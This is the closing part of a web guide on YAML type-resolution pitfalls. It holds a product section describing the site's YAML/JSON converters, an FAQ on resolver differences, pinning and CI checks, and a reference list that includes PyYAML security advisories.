Nine values in this file are type decisions rather than data. Resolve it once per schema your team actually runs, and the file changes without a single character of it being edited.
Product behaviour, in one place
How our YAML tools handle these cases
Everything above is the format. This section is what we build on top of it, and it is the only place on this page that makes a claim about our own tools.
YAML to JSON parses with the YAML 1.2 core schema and reports the resolved type of every plain scalar together with what the same scalar would have resolved to under 1.1, marking the ones where the two disagree as high risk. It counts tab-indented lines separately and names the first offending line and column rather than emitting a generic bad indentation message, counts document separators in the raw text and states when a stream held more than one document and only the first was converted, and walks the node graph to report anchors, aliases, merge keys, flow collections and block scalars while building native values through the same document API with an explicit cap of one thousand alias expansions. That cap is a deliberate choice rather than a default, because the responsible behaviour in a browser tab is to refuse a file that would exhaust memory before you ever saw a report about it.
JSON to YAML is the write path: it emits block-style YAML with consistent indentation, uses literal block scalars for multi-line strings, quotes any string whose plain form would resolve to a non-string under either resolver, and lists the values it protected and why — the fields in your schema that are identifiers wearing the clothes of numbers. For a manifest carrying a !!binary scalar, the Base64 decoder is usually the second step, and both converters sit inside the config conversion toolkit.
Answers
Questions about YAML
Should I convert YAML to JSON or JSON to YAML?
Convert in whichever direction leaves the artifact you actually have to defend. Read YAML as JSON when you need to know what a file means after resolution: the JSON is the resolved document, so type surprises and dropped documents become visible and diffable against the previous deployment. Write JSON as YAML when a person has to edit or commit the file, because a generator applies quoting and indentation where a human will not. Editing a file that already exists is the third case: convert only to inspect, then change the YAML in place.
My config loads in one tool and fails in another. Where do I look first?
Compare resolvers before you compare schemas. Take the smallest excerpt that reproduces it and ask what each side makes of a bare country code, a leading-zero mode, a clock time, a digit separator and a two-part version. Those five values separate the YAML 1.1 and 1.2 answers cleanly, so a disagreement between tools usually names itself. Only then check whether one side honours merge keys or reads a whole multi-document stream, because both fail by producing a different tree rather than an error.
How do I keep comments when I change one value programmatically?
Point the automation at the document model rather than at a parse-then-serialise pair: an in-place editor rewrites only the node you touched, so comments, quoting style and layout stay where they were. If your only tool is a load-and-dump pair, treat its output as a new file and review the resolved values rather than the text, because the rewrite is the change you are committing. Before trusting either one, run it over an unchanged file and diff output against input: a tool that is not a no-op on a file it never edited will not be honest about a file it did.
Do I have to care which YAML version my dependencies pull in?
Yes, and the way to care is pinning rather than reading documentation. The resolver belongs to the library and version in your lockfile or base image, so a transitive upgrade can change what your committed configuration means without changing a byte of it. Keep a five-value probe file in the repository as a test fixture, re-run it whenever the parser version moves, and fail the build if a resolved type changes. The same fixture is what exposes a second tool in the pipeline that disagrees with the first.
What should CI actually fail on for a YAML file?
Parse success is the weakest gate available, because almost every dangerous case in this guide parses cleanly and yields the wrong value. Two assertions cost one line each. First, assert that the resolved document count equals the number of objects you intend to ship, which turns a silently dropped document into a build failure. Second, diff the resolved output before and after a change rather than the text, and fail on a value whose type moved: a diff whose only visible edit is quoting is a type change, not whitespace.
Related
Next up
Sources and further reading
- [1]YAML 1.2.2 specification (2021-10-01) — Structural productions, the tab rule in section 6.1 and separation spaces in 6.2, the block scalar header, chomping and folding rules, explicit keys, document markers and directives, and the chapter 10 core and JSON schema resolution tables. (accessed November 12, 2026)
- [2]Boolean type for YAML 1.1 (yaml.org type repository) — The 1.1 !!bool regular expression, including y/Y/n/N, yes/no, on/off and every capitalisation — the mechanism behind the Norway problem. (accessed November 12, 2026)
- [3]Integer type for YAML 1.1 (yaml.org type repository) — The 1.1 integer forms: decimal, 0x hexadecimal, 0b binary, leading-zero octal, base-60 sexagesimal, and underscore digit separators. (accessed November 12, 2026)
- [4]Floating point type for YAML 1.1 (yaml.org type repository) — The 1.1 float forms, including the fixed-point pattern that resolves 1.10 to 1.1, exponents such as 1.0e3, sexagesimal floats and -.inf/.NaN. (accessed November 12, 2026)
- [5]Merge Key Language-Independent Type for YAML 1.1 — Definition of the << merge key, the override rule for existing keys, sequence merging order, and its status as a 2005 working draft rather than part of the 1.2 core schema. (accessed November 12, 2026)
- [6]PyYAML documentation — The warning that yaml.load is unsafe for untrusted input in the same way as pickle, that it constructs arbitrary Python objects, and that yaml.safe_load is the recommended call; also the separate stream-level entry points yaml.load_all, yaml.safe_load_all and yaml.compose_all. (accessed November 12, 2026)
- [7]NVD record for CVE-2017-18342 — In PyYAML before 5.1 the yaml.load API could execute arbitrary code on untrusted data; load was deprecated in 5.1 and UnsafeLoader introduced for backward compatibility. (accessed November 12, 2026)
- [8]NVD record for CVE-2020-14343 — PyYAML before 5.4 remained exploitable through full_load and FullLoader by abusing the python/object/new constructor; the record describes this as an incomplete fix of CVE-2020-1747. (accessed November 12, 2026)
- [9]Kubernetes documentation: Understand Kubernetes objects — The API request body is JSON, manifests are conventionally YAML, and tools such as kubectl convert the manifest into JSON before the request — the reason YAML typing errors surface as type errors from the API. (accessed November 12, 2026)
- [10]GitHub Docs: Workflow syntax for GitHub Actions — Workflows are YAML files with a .yml or .yaml extension stored in .github/workflows, and the quoting requirement for values starting with *, [ or ! and for flow sequences containing brackets. (accessed November 12, 2026)
- [11]Ansible documentation: YAML syntax — Ansible gotchas list: colon-space as a mapping indicator, the reserved first characters, quoting literal yes and False, quoting version values that look like floats, lowercase true/false for yamllint compatibility, and the statement that PyYAML and libyaml implement YAML 1.1. (accessed November 12, 2026)
- [12]Docker Docs: Compose file reference, Fragments — Compose anchors and aliases, the statement that Compose follows the rule outlined by the YAML merge type for <<, and the warning that merge applies only to mappings, not sequences. (accessed November 12, 2026)
- [13]go-yaml v3 README (gopkg.in/yaml.v3) — States that multi-document unmarshalling is not yet implemented, which is why a single Unmarshal call consumes only the first document of a stream and says nothing about the rest. (accessed November 12, 2026)
- [14]js-yaml README — Describes loadAll as the entry point that understands multi-document sources, applying an iterator to each document if one is given or otherwise returning an array of documents. (accessed November 12, 2026)
- [15]yq (mikefarah) README — Describes yq as a portable command-line processor for YAML, JSON, XML, CSV, TOML, HCL and properties files with jq-like path syntax such as .a.b[0].c and select, an -i flag that updates files in place, and an -e eval-all mode that operates across every document in a stream. (accessed November 12, 2026)